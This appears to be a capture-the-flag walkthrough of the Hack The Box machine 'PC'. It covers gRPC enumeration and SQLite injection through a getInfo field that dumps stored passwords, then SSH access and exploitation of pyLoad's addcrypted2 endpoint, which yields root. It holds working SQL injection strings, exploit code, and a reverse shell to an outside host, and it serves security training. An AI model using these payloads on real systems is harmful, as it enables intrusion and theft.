PC

Let's start with enumerating services with simple nmap command displaying service version for all ports skipping port discovery.

```
└─$ nmap -sV -Pn -p- 10.129.65.175
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-18 10:24 CST
Nmap scan report for 10.129.65.175
Host is up (0.037s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
50051/tcp open  unknown
```

Port 50051 service is uknown but we can read online that it is most probably gRPC.
gRPC (gRPC Remote Procedure Calls) is a cross-platform open source high performance remote procedure call (RPC) framework. gRPC was initially created by Google

Let's install CLI tool for interacting with gRPC servers.

```
─$ sudo apt install golang-go
```

```
─$ go install github.com/fullstorydev/grpcurl/cmd/grpcurl@latest
```

To list exposed services run following command:

```
└─$ ./grpcurl -plaintext 10.129.65.175:50051 list
SimpleApp
grpc.reflection.v1alpha.ServerReflection
```

To describe particular service run following command:

```
└─$ ./grpcurl -plaintext 10.129.65.175:50051 describe SimpleApp
SimpleApp is a service:
service SimpleApp {
  rpc LoginUser ( .LoginUserRequest ) returns ( .LoginUserResponse );
  rpc RegisterUser ( .RegisterUserRequest ) returns ( .RegisterUserResponse );
  rpc getInfo ( .getInfoRequest ) returns ( .getInfoResponse );
}
```

To request contents of service run following command:

```
-d string
      Data for request contents. If the value is '@' then the request contents
      are read from stdin. For calls that accept a stream of requests, the
      contents should include all such request messages concatenated together
      (possibly delimited; see -format).
```

After few tries we managed to send valid command for LoginUser service:

```
└─$ ./grpcurl -plaintext -d '{"username": "admin", "password": "admin"}' 10.129.65.175:50051 SimpleApp/LoginUser
{
  "message": "Your id is 546."
}
```

As we got a response for admin user, let's try creating a new user called admin and we get following message:

```
└─$ ./grpcurl -plaintext -d '{"username": "admin", "password": "admin"}' 10.129.65.175:50051 SimpleApp/RegisterUser
{
  "message": "User Already Exists!!"
}
```

We know now that admin user exists, but let's try creating new account:

```
└─$ ./grpcurl -plaintext -format json -d '{"username": "PCaccount", "password": "password123"}' 10.129.65.175:50051
SimpleApp/RegisterUser
{
  "message": "Account created for user PCaccount!"
}
```

This ID changes everytime when running LoginUser request.

If we send a request and set verbose switch -vv we can see token value in output:

```
└─$ ./grpcurl -vv -plaintext -format json -d '{"username": "PCaccount", "password": "password123"}' 10.129.65.175:50
051 SimpleApp/LoginUser
token: b'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiUENhY2NvdW50IiwiZXhwIjoxNzAwMzQxNzg1fQ.8dWjuanfxhMK5ta
wgmZ-oRgZpuKJCeguph29eKnk34c'
```

Let's craft a request for getInfo service:

```
└─$ ./grpcurl -format text -d 'id: "423"' -H 'token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiUENhY2NvdW
50IiwiZXhwIjoxNzAwMzQxNzg1fQ.8dWjuanfxhMK5tawgmZ-oRgZpuKJCeguph29eKnk34c' -plaintext 10.129.65.175:50051 SimpleApp/g
etInfo
message: "Will update soon."
```

It might be possible that some SQL database it behind that service so let's inspect it:

```
└─$ ./grpcurl -format text -d "id: \"423 union select 1\"" -H 'token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX
2lkIjoiUENhY2NvdW50IiwiZXhwIjoxNzAwMzQxNzg1fQ.8dWjuanfxhMK5tawgmZ-oRgZpuKJCeguph29eKnk34c' -plaintext 10.129.65.175:
50051 SimpleApp/getInfo
message: "1"
```

```
└─$ ./grpcurl -format text -d "id: \"423 union select sqlite_version()\"" -H 'token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI
1NiJ9.eyJ1c2VyX2lkIjoiUENhY2NvdW50IiwiZXhwIjoxNzAwMzQxNzg1fQ.8dWjuanfxhMK5tawgmZ-oRgZpuKJCeguph29eKnk34c' -plaintext
 10.129.65.175:50051 SimpleApp/getInfo
message: "3.31.1"
```

We can see that it's running sqlite 3.31.1 and we can find SQL injection attack on HackTricks and PayloadAllTheThings.
https://book.hacktricks.xyz/pentesting-web/sql-injection
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/SQLite%20Injection.md

```
└─$ ./grpcurl -format text -d "id: \"423 union select group_concat(sql) from sqlite_master\"" -H 'token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiUENhY2NvdW50IiwiZXhwIjoxNzAwMzQxNzg1fQ.8dWjuanfxhMK5tawgmZ-oRgZpuKJCeguph29eKnk34c' -plaintext 10.129.65.175:50051 SimpleApp/getInfo
message: "CREATE TABLE \"accounts\" (\n\tusername TEXT UNIQUE,\n\tpassword TEXT\n),CREATE TABLE messages(id INT UNIQUE, username TEXT UNIQUE,message TEXT)"
```

```
└─$ ./grpcurl -format text -d "id: \"423 union select group_concat(username || ':' || password) from accounts\"" -H 'token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoiUENhY2NvdW50IiwiZXhwIjoxNzAwMzQxNzg1fQ.8dWjuanfxhMK5tawgmZ-oRgZpuKJCeguph29eKnk34c' -plaintext 10.129.65.175:50051 SimpleApp/getInfo
message: "admin:admin,sau:HereIsYourPassWord1431"
```

Let's try connecting by SSH with credentials found.

```
-$ ssh sau@10.129.65.175
```

```
sau@pc:~$ whoami
sau
```

Success! User flag can be found at /home/sau.

```
sau@pc:~$ ls /home/sau
user.txt
```

Listing all running processes we can find two uncommon ones:

```
root         953  0.0  0.7 634280 30152 ?        Ssl  16:21   0:04 /usr/bin/python3 /opt/app/app.py
root         957  0.0  0.0      0     0 ?        I    16:21   0:00 [kworker/0:7-events]
root         958  0.0  1.4 1215780 58436 ?       Ssl  16:21   0:06 /usr/bin/python3 /usr/local/bin/pyload
```


Let's list listening sockets:

```
sau@pc:~$ ss -lntp
State       Recv-Q      Send-Q           Local Address:Port           Peer Address:Port      Process
LISTEN      0           4096          127.0.0.53%lo:53                  0.0.0.0:*
LISTEN      0           128             0.0.0.0:22                      0.0.0.0:*
LISTEN      0           5             127.0.0.1:8000                    0.0.0.0:*
LISTEN      0           128           0.0.0.0:9666                      0.0.0.0:*
LISTEN      0           128              [::]:22                         [::]:*
LISTEN      0           4096                *:50051                         *:*
```

There is something running on port 8000 and 9666 on localhost so let's set Local Port Forwading through SSH.

```
└─$ ssh -f -N -L 8000:127.0.0.1:8000 -L 9666:127.0.0.1:9666 sau@10.129.65.175
```

Now let's visit 127.0.0.1:8000 and 127.0.0.1:9666 in browser. On both we get redirected to PyLoad login page.



Let's see if there is any known exploit for PyLoad.

We can see exact way to exploit PyLoad from:
https://www.exploit-db.com/exploits/51532

```
    payload = 'jk=pyimport%20os;os.system("'+validCommand+'");f=function%20f2(){};&package=xxx&
crypted=AAAA&&passwords=aaaa'
    test = requests.post(endpoint, headers={'Content-type': 'application/x-www-form-
urlencoded'},data=payload)
    print('[+] The exploit has be executeded in target machine. ')
```

In "valid command" place we will put a reverse shell payload which will be executed by python3.

Save payload file as pwn.py:


```
import os
os.system("bash -c '/bin/sh -i >& /dev/tcp/10.10.14.170/1234 0>&1'")
```

Set up a listener and run cURL command, (as we already got LPF setup we can run this either from target machine or locally) notice there are 2 spaces after backslash:

```
┌──$ nc -nlvp 1234
```

```
└─$ curl -i -s -k -X $'POST' \  --data-binary $'jk=pyimport%20os;os.system(\"python3%20/tmp/pwn.py\");f=function%20
f2(){};&package=xxx&crypted=AAAA&&passwords=aaaa' \  $'http://localhost:8000/flash/addcrypted2'
```

We successfully got root access and root flag can be found at /root.


└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.170] from (UNKNOWN) [10.129.65.175] 55800
/bin/sh: 0: can't access tty; job control turned off
whoami
root
ls /root
Downloads
root.txt